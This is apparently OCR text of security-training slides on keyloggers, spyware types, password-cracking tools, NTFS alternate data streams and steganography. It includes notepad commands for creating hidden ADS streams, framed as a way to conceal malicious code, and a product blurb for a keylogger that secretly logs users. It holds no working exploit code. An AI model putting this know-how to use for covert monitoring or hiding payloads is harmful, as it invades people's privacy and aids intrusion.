


http://www.l0phtcrack.com



Cain & Abel

- Cain & Abel is a password recovery tool for **Microsoft operating systems**
- It allows recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using **dictionary, brute-force,** and **cryptanalysis** attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols



Keylogger

1

Keystroke loggers are programs or hardware devices that **monitor each keystroke** as user types on a keyboard, logs onto a file, or transmits them to a remote location

2

Keyloggers are placed between the **keyboard hardware** and the **operating system**


3

Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in home environments where parents can monitor and spy on **children's activity**

4

Keystroke logger allows attacker to gather **confidential information** about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.


Types of Keystroke Loggers



- Keystroke Loggers
  - Hardware Keystroke Loggers
    - PC/BIOS Embedded
    - Keylogger Keyboard
    - External Keylogger
      - PS/2 and USB Keylogger
      - Acoustic/CAM Keylogger
      - Bluetooth Keylogger
      - Wi-Fi Keylogger
  - Software Keystroke Loggers
    - Application Keylogger
    - Kernel Keylogger
    - Rootkit Keylogger
    - Device Driver Keylogger
    - Hypervisor-based Keylogger
    - Form Grabbing Based Keylogger

Acoustic/CAM Keylogger

Acoustic Keylogger



Capturing Receiver


Typed Alphabet

Electromagn -etic Waves

User

User Press "A"

CAM Keylogger



Camera

Transmit to the Hacker

Takes Screenshot

Hacker

User

User Press "A"

Keyloggers

PS/2 Keylogger

USB Keylogger

Wi-Fi Keylogger


Keylogger embedded inside the keyboard

Bluetooth Keylogger

Hardware Keylogger

Keylogger: All In One Keylogger

All In One Keylogger allows you to **secretly track all activities** from all computer users and automatically receive logs to a desire email/FTP/LAN accounting



http://www.relytec.com

Spyware

- Spyware is a program that records user's interaction with the computer and Internet without the a user's knowledge and sends them over the Internet to attacker
- It is similar to Trojan horse, which is usually bundled as a hidden component of freeware programs that can be available on the Internet for download

- Spyware is stealthy, and hide its process, files, and other objects in order to avoid removal
- It allows attacker to gather information about a victim or organization such an email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

Spyware Propagation

- Drive-by download
- Masquerading as anti-spyware
- Web browser vulnerability exploits
- Piggybacked software installation
- Browser add-ons
- Cookies

Desktop Spyware

Desktop Spyware

Desktop spyware **provides information** regarding what network users did on their desktops, how, and when

- Live recording of remote desktops
- Record and monitor Internet activities
- Record software usage and timings
- Record activity log and store at one centralized location
- Logs users' keystrokes

Email and Internet Spyware

Email Spyware

- Email spyware monitors, records, and forwards **incoming and outgoing emails**, including web-mail services like Gmail and Hotmail
- It secretly records and sends copies of all incoming and outgoing emails to the **attacker** through specified email address
- It **records instant messages** conducted in: AIM, MSN, Yahoo, Twitter, Google+, Orkut, MySpace, Facebook, Gmail, etc.

Internet Spyware

- Internet spyware allows attacker to **monitor all the web pages** accessed by the users
- It provides a **summary report** of overall web usage
- It records the **date/time** of visits and the **active time** spent on each website
- It **blocks access** to a particular web page or an complete website

Child Monitoring Spyware

1. Child monitoring spyware allows you to track and monitor what your kids are doing on the computer online and offline

2. Control and supervise how children use the PC and Internet


3. Block kids from accessing inappropriate web content using specified keywords

4. Monitor activities for selected users such as websites, keystrokes, and screenshots

5. Record selected activities, including screenshots, keystrokes, and websites

USB Spyware


- USB spyware **copies files** from USB devices to your hard disk in hidden mode without any request
- It creates a hidden file/directory with the current date and begins the background copying process
- It allows you to capture, display, record, and analyze **data transferred** between any USB device connected to a PC and applications



Audio Spyware

Audio spyware is the sound surveillance program that is designed to secretly monitor, capture, and record a variety of sound waves or voices on the computer

It records and spies voice chat message of different instant messengers such as MSN voice chat, Skype voice chat, ICQ voice chat, MySpace voice chat, etc.




It saves the recorded sounds into hidden files and transfers them automatically through Internet to attacker


Malicious users use audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts

Print Spyware

- Printer spyware facilitates remote printer usage monitoring and used to **detect exact print job properties** such as number of copies, number of printed pages, and content printed
- It records all the information related to the **printer activities in different formats** and saves the information in **encrypted logs** and also sends the log file to a specified email address over Internet



NTFS Data Stream


Inject malicious code in the existing file

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream** which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files

1

ADS is the ability to **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

2

ADS allows an attacker to **inject malicious code** on a breached system and executes them without being detected by the user

3

How to Create NTFS Streams

Notepad is stream compliant application

1

- Launch `c:\>notepad myfile.txt:lion.txt`
- Click **'Yes'** to create the new file and type 10 lines of data **Save** the file

2

- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click **'Yes'** to create the new file and type other 20 lines of text **Save** the file

3


- View the file size of `myfile.txt` (It should be zero)

4

- To modify the stream data, open document '`myfile.txt:tiger.txt`' in notepad

What Is Steganography?

- Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
- **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files



Hiding Messages

1. List of the compromised servers
2. Source code for the hacking tool
3. Communication and coordination channel
4. Plans for future attacks

Trojans and Backdoors

